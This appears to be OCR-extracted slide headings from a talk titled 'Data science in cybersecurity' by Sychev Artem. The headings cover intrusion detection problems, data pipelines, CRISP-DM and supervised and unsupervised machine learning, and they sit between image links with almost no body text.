



Data science in cybersecurity

Sychev Artem




Data science in cybersecurity


Sychev Artem


Проблемы современных IDS


Data Pipeline




CRISP-DM







Use cases
the three pillars
of machine learning
Model
Data sources


Supervised Machine Learning




Unsupervised Machine Learning




Data Pipeline



CRISP-DM

